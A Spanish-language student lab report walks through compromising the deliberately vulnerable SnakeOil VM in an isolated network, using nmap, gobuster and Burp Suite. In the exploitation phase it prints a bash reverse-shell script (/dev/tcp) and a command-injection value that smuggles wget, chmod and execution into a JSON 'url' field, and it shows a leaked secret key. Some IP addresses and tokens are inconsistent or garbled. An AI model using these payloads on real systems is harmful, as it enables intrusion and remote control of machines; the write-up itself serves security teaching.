

Universidad Politécnica de San Luis Potosí.

“Ciencia, Tecnología y Cultura, al Servicio del Ser Humano”.

Proyecto:

De la teoría a la práctica: walkthrough en acción.

Materia:

Programación WAP (CNO4)

Profesor:

Servando López Contreras

Alumno y matrícula:

Contreras Esparza Arturo 184565

Fecha: 09/08/2026



Contents

Introducción:	1
Objetivo:.....	1
Descripción de la actividad:.....	1
Configuración de las máquinas virtuales	1
Fase1: Reconocimiento.	3
Hallazgos:.....	5
Fase2: Análisis.....	6
Fase3: Exploracion	6
Haciendo uso de go buster.....	7
Fase4: Explotacion.	8
Usando Burpsuite:	8
Pasos:	8
Fase5: post-explotacion	11
Conclusion:	12



Introducción:

El proyecto busca, en primer lugar, preparar un entorno de pruebas seguro mediante la selección y configuración de una máquina virtual vulnerable adecuada. A continuación, se realizará un reconocimiento exhaustivo del sistema objetivo, escaneando y enumerando los servicios en ejecución para identificar posibles vectores de ataque.

Objetivo:

Demostrar la capacidad de aplicar conocimientos teóricos de seguridad informática en un entorno práctico, realizaré un recorrido detallado explicando las técnicas y metodologías utilizadas para comprometer una máquina virtual vulnerable. Este proceso se puede dividir en varias fases clave:

1. Reconocimiento.
2. Análisis.
3. Exploración.
4. Explotación.
5. Post-explotación.

Descripción de la actividad:

Esta actividad tiene una duración aproximada de 7 horas. A lo largo de todo el proceso, cada paso del ataque será documentado en detalle, registrando comandos, resultados y capturas de pantalla. Además, se creará un video explicativo del recorrido, grabando la pantalla y explicando cada paso con detalle. Un aspecto fundamental del proyecto es la explicación de los conceptos teóricos de seguridad informática relacionados con el ataque, vinculando las técnicas utilizadas con los fundamentos teóricos.


Configuración de las máquinas virtuales

Tras instalar las máquinas virtuales (Kali Linux y Snake-Oil) en virtual box debemos asegurar que solo exista comunicación entre ellas, dada la posibilidad de actualización que parche las vulnerabilidades a explotar, además de facilitar la identificación de Snake-Oil.




Solo debemos seguir los siguientes pasos.

1: En el menú principal de la maquina virtual **localizar** la opción **settings**.



2: Una vez en settings entrar a la sección Network/Redes y cambiar la opción de NAT a Host-only adapter.



3: Repetir paso 1 y 2 para la máquina virtual restante.



Fase1: Reconocimiento.

¿Quiénes somos y quien es nuestro objetivo?

Saber quiénes somos nos ayudará en el futuro (Esto será explicado más adelante).

Deveremos hacer uso de los comandos de Linux.

Un comando es una instrucción en forma de texto que se le da al sistema operativo a través de una terminal para que realice una tarea específica.

El comando que nos ayudara a saber nuestra ip es: `ip address`, como su nombre indica este solo nos muestra nuestra ip.

Solo queda descubrir quién es nuestro objetivo, **`sudo arp-scan -l`** cumple con este objetivo, su nombre proviene de Address-Resolution-protocol envia paquetes a todas las direcciones de una red local, mientras que el **modificador -l** de local networks indica que escanee toda la red.

```
Session  Actions  Edit  View  Help
inet 127.0.0.1/8 scope host lo
    valid_lft forever preferred_lft forever
inet6 ::1/128 scope host noprefixroute
    valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen
1000
    link/ether 08:00:27:5a:87:bc brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.102/24 brd 192.168.56.255 scope global dynamic noprefixroute eth0
        valid_lft 547sec preferred_lft 547sec
    inet6 fe80::200b:3285:af41:7d43/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(kali㉿kali)-[~]
$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:5a:87:bc, IPv4: 192.168.56.102
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1    0a:00:27:00:00:09    (Unknown: locally administered)
192.168.56.100  08:00:27:9c:89:de    (Unknown)
192.168.56.101  08:00:27:97:e0:ff    (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.902 seconds (134.60 hosts/sec). 3 responded
```

La dirección 192.168.56.1 esta asignada al Gateway, mientras que 192.168.56.1 es el inicio del rango de asignación dinámica DHCP, por descarte 192.168.56.1 es nuestro objetivo.



Necesitamos buscar vectores de ataque!!!

La instrucción nmap -sV -p- -sC -O es ideal para esto, el **nombre del comando viene de network mapping o mapeo de redes**, a su función principal es explorar una red informática para crear un "mapa" detallado de todos los dispositivos conectados, localizando sus puertos abiertos, sistemas operativos y servicios activos.

Los modificadores tienen los siguientes efectos.

-p- (Escaneo de todos los puertos): Por defecto, Nmap solo revisa los 1,000 puertos más comunes. Al poner el guion solo (-p-), este escanea absolutamente **los 65,535 puertos existentes**.

-sV (Detección de versiones): Interroga a los puertos abiertos para averiguar qué programa específico y qué versión exacta los está usando.

-sC (Escaneo con scripts por defecto): Activa una serie de scripts automatizados incorporados en Nmap (*Nmap Scripting Engine*). Estos realizan pruebas rápidas de seguridad y extraen información oculta del servidor.

-O (Detección de Sistema Operativo): Analiza minuciosamente cómo responde la tarjeta de red del objetivo a ciertos paquetes para intentar adivinar qué sistema operativo tiene instalado.



Hallazgos:

- 1: Tras la ejecución de nmap, encontramos los puertos 8080 y 80 abiertos.
- 2: **El Sistema Operativo base:** Gracias a la firma Debian 10+deb10u2 del puerto 22, se sabe con total certeza que el objetivo es un servidor **Linux Debian 10 (Buster)**.
- 3: **Software específico y versiones obsoletas:** Se identifica **nginx 1.14.2** y **OpenSSH**

¿Por qué un puerto abierto, puede ser un vector de ataque?

Los puertos abiertos son como las ventanas de una casa, si un atacante ve una vulnerabilidad puede tomar acción, si el servicio lo permite, **en este caso http**.

```
Session Actions Edit View Help
└─$ nmap -p- -sV -sC -O 192.168.56.101
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-06 21:23 -0400
Stats: 0:00:08 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 33.33% done; ETC: 21:23 (0:00:12 remaining)
Nmap scan report for 192.168.56.101
Host is up (0.00022s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
| 2048 73:a4:8f:94:a2:20:68:50:5a:ae:e1:d3:60:8d:ff:55 (RSA)
| 256  f3:1b:d8:c3:0c:3f:5e:6b:ac:99:52:80:7b:d6:b6:e7 (ECDSA)
| 256  aa:61:64:b6:2b:d2:84:01:50:d8:1a:3b:28:20:12:e1 (ED25519)
80/tcp    open  http      nginx 1.14.2
|_http-server-header: nginx/1.14.2
|_http-title: Welcome to SnakeOil!
8080/tcp  open  http      nginx 1.14.2
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: nginx/1.14.2
|_http-title: Welcome to Good Tech Inc.'s Snake Oil Project
MAC Address: 08:00:27:97:E0:FF (Oracle VirtualBox virtual NIC)
Device type: general purpose/router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.98 seconds
```

NOTA:



El puerto 8080 en esencia funciona como una página web de prueba.



Fase2: Análisis.

Con la información obtenida sabemos que podemos interactuar con una pagina web de pruebas escribiendo su dirección en la barra de direcciones de un navegador.

http:192.168.56.101



Fase3: Exploracion

Podemos interactuar con las distintas paginas web, a las cuales podemos acceder atreves de home, incluso inspeccionar el código fuente de estas en busca de más vectores de ataque, solo encontraremos código html y estilos.

NO HAY NADA RELEVANTE.



Haciendo uso de go buster.

Gobuster es una herramienta de código abierto que se usa en ciberseguridad para descubrir **archivos, directorios, subdominios y hosts virtuales** ocultos mediante ataques de fuerza bruta y listas de palabras (wordlists).

Funciona buscando los nombres de directorios más comunes.

Por lo que nuestro siguiente paso es hacer uso del comando:

Go buster dir -u <http://192.168.56.101> -w /usr/share/wordlists/dirbuster/directory.

La operación nos devuelve un listado de directorios encontrados, entre ellos.

1. Login
2. Users
3. Registration
4. Test
5. Secret
6. run

```
└─$ gobuster dir -u http://192.168.56.101:8080 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,.
tml,.txt,.bak~

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.56.101:8080
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: php,html,txt,bak~
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

1 (Status: 200) [Size: 2193]
01 (Status: 200) [Size: 2193]
2 (Status: 200) [Size: 2356]
login (Status: 405) [Size: 64]
04 (Status: 200) [Size: 2324]
02 (Status: 200) [Size: 2356]
4 (Status: 200) [Size: 2324]
users (Status: 200) [Size: 266]
registration (Status: 200) [Size: 29]
test (Status: 200) [Size: 17]
Progress: 3146 / 1102795 (0.29%)
```

Ahora podemos acceder a ellos mediante el navegador con:

- <http://192.168.56.101/login>
- <http://192.168.56.101/secret>



- http:192.168.56.101/registration
- http:192.168.56.101/run
- http:192.168.56.101/users
- http:192.168.56.101/test

Por si mismo el navegador no nos cuenta mucho, por lo que nuevamente topamos con pared.

Fase4: Explotacion.


Usando Burpsuite:

Burp Suite es una herramienta diseñada para realizar pruebas de penetración (*pentesting*) y auditorías de seguridad en aplicaciones web y APIs. Funciona principalmente como un **proxy interceptor** que detiene temporalmente el tráfico de red entre el navegador y el servidor. Esto permite al auditor capturar y **manipular peticiones HTTP y formularios** en tiempo real antes de permitir que continúen con su flujo normal. Dependiendo de las intenciones del usuario, esta capacidad de modificación puede emplearse con fines éticos (descubrir vulnerabilidades para corregirlas) o maliciosos, Por lo cual podemos interactuar con formularios.

Pasos:

- 1: Tras abrir la app, haremos uso de la configuración por defecto de burpsuite.
- 2: Nos dirigiremos al apartado de proxy y activaremos la opción intercept, para que al usar el navegador, sea posible interceptar las peticiones, finalmente abriendo el navegador de burpsuite.






3: Tras acceder a un sitio web con el navegador, donde tendremos la opción de interactuar con la petición, seleccionando la petición de la url que queramos manipular, daremos click derecho y mandar a repetidor.

4: Mi primera acción dentro de la app fue interactuar con la sección correspondiente a el registro, tras interceptar interactue en repetidas ocasiones con el botón send, con el proposito de observar los mensajes que arrojaba la interacción con el formulario.

Obtuve pistas que me permitieron avanzar como el método no es el correcto, esto último haciendo referencia a GET y POST o información como password can not be empty.



5: Apartir de aquí los pasos se volvieron repetitivos, continúe interactuando con los demás directorios.



Cree un usuario funcional.

```
Connection: keep-alive
```

```
{  
  "message": "User rick was created. Please use the login API to log in!",  
  "access_token":  
    "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsInR5cCI6IkpXLTQwMjYyZm9udG8tMDAxNywiOiJpbnNpdCcwOGQtOGU0OC00ZWNmLTK5ZjgtNWlxiYjlmOWUzYzhhdHlwZSI6ImFjY2VzcyIsInY1IjoiaWZmLnNpdCJybmYyOjE3ODg4NTAwMTcsImV4cCI6MTMtNDQwMjYyZm9udG8tMDkxN30uM7fm4dmMcRaOy77LZpBm7u5x16ecRiUI7f5SsqLyZRKw"  
}
```

En login inicié sesión y obtuve 2 tokens uno de acceso y otro de renovación.

```
{
  "message": "Logged in as rick",
  "access_token":
    "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImhhdCI6MTc0ODg1MDE4MiwianRpIjoiMDRlYjY1MlYmYXN0dG9kMCO0MzZmLWI4YmQ0YmJiNTJmNmM4ZDdkIiwiaWVudCI6MTc0ODg1MDE4MiwiaXNpYiI6InJpY2siLCJuYmYiOiE3ODg4NTAxODMsImV4CI6MTc0ODg1MTE4MTB0.tTvieRusYr_Qog2_qmfdqLEm9RMFjpjCFLvNoQ723DA",
  "refresh_token":
    "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImhhdCI6MTc0ODg1MDE4MiwianRpIjoiYzcsMGMyNTgtOWNiNi00Y2NmLTgwYTtyYTQ3MzhBMDVkbMmY5IiwiaWVudCI6MTc0ODg1MDE4MiwiaXNpYiI6InJpY2siLCJuYmYiOiE3ODg4NTB3ODN9.B2nrxxmQYAT3GDBCK2GzdJLaSR-RI1NYLmSsajyyHaY"
}
```

En secret obtuve una llave de acceso.

```
6 Connection: close
7 Set-Cookie: access_token_cookie=
  eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImVhdCI6MTc4ODg5MTQwNSwianR
  pjoiZGY2ZWY3ZGIiMjYONSO0ODNhLWE1YzgtMWJlZWRjYWYxMDhjIiwidHlwZSI6ImFjY2VzcyIsInNlYiI6
  Imlphc29uIiwibmVmeiJ9.eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImVhdCI6MTc4
  ODg5MTQwNSwianRjY2VzcyIsInNlYiI6ImFhbnQpOid2tVYY9sycz9glU8TPmsqDJXUqX1buI; Secure; HttpOnly; Path=/
8
9 {
  "ip_address": "",
  "secret_key": "commandexecutionissecret"
}
```

En run se inseto un scrip se descargo un script que nos dio acceso.

La primera línea, conocida como shebang (`#!/bin/bash`), le indica al sistema operativo que debe ejecutar el código utilizando el intérprete Bash. La segunda línea contiene la instrucción principal: un comando que le indica al sistema abrir una conexión de red inversa hacia la dirección IP de nuestra máquina atacante en el puerto 5555."



Transición a la terminal donde se ejecuta `python3 -m http.server` y se muestra el mensaje de confirmación en el puerto 8000.

Para que la máquina objetivo pueda obtener nuestro script, necesitamos un método de distribución. Este comando utiliza un módulo integrado de Python para levantar un servidor web temporal directamente desde nuestro directorio de trabajo y abre el puerto 5555.

```
(kali@kali)-[~]
$ cat shell.sh
#!/bin/bash
bash -i >& /dev/tcp/192.168.56.101/5555 0>&1


(kali@kali)-[~]
$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Connection: close
9 Upgrade-Insecure-Request: 1
10 Content-Type: application/json
11 Content-Length: 119
12
13 {
14   "url": "-V && wget http://192.168.56.102 && chmod +x shell.sh && ./shell.sh",
15   "secret_key": "commandexecutionissecret"
16 }
17 }
```

```
{
  "message": "-2025-09-09 07:24:40- http://192.168.56/vnResolving 192.168.56 (192.168.56) ... 192.168.0.56\nConnecting to 192.168.56 (192.168.56)|192.168.0.56|80... failed: Network is unreachable.\n",
  "success": false
}
```

Fase5: post-explotacion

Una vez adentro solo quedaba moverme por los directorios y observar su contenido mediante comandos como `cd` y `cat` hasta encontrar algo interesante, la contraseña de usuario fue encontrada eventualmente, solo quedaba escalar privilegios.



Conclusion:

Este ataque digital ha demostrado con éxito la aplicación de los conocimientos teóricos de ciberseguridad dentro de un entorno controlado.

Al interactuar con la máquina objetivo (SnakeOil), se comprobó cómo las vulnerabilidades no mitigadas permiten comprometer un sistema mediante el uso de distintas herramientas, tales como:

- Comandos de Linux
- Burp Suite
- Gobuster

A través de las fases de reconocimiento, explotación y escalada de privilegios, se logró obtener el control absoluto del sistema. Es importante destacar que, aunque las herramientas mencionadas fueron diseñadas para uso ético, también pueden ser empleadas de forma maliciosa.

Por ello, como lección fundamental, el software de cualquier sistema siempre debe mantenerse actualizado para prevenir la ejecución de vulnerabilidades o exploits antiguos.

